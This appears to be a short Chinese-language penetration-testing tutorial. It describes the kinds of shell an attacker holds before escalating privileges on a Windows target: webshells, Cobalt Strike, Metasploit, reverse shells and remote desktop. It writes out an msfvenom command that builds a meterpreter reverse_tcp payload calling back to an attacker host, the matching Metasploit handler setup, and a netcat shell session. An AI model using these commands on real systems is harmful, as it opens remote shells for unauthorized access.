常见提权的环境介绍

因为拿到目标系统的shell不同，我们的提权的方式也不同，每种提权的姿势也就不同。

webshell


webshell就是通过蚁剑，菜刀，冰蝎等工具连接的Shell

```
C:\phpStudy\PHPTutorial\WWW> whoami
bm-2008\apache

C:\phpStudy\PHPTutorial\WWW>
```

cs的shell

一般拿到webshell之后我们要上线的CS或者MSF，CS的shell可以提权



MSF的shell

通过MSF连接得到的shell

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.41.134 LPORT=3333  -f exe -o test.exe

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 3333
exploit
```

```
meterpreter > getuid
Server username: BM-2008\apache
meterpreter >
```

反弹shell

通过反弹shell的方式得到的shell

```
└─# nc 192.168.41.193 1111
Microsoft Windows [汾 6.1.7601]
Ę版权所有 (c) 2009 Microsoft Corporation保留所有权利。

C:\Users\apache\Desktop>whoami
whoami
bm-2008\apache

C:\Users\apache\Desktop>
```

远程桌面

有时候我们会得到远程桌面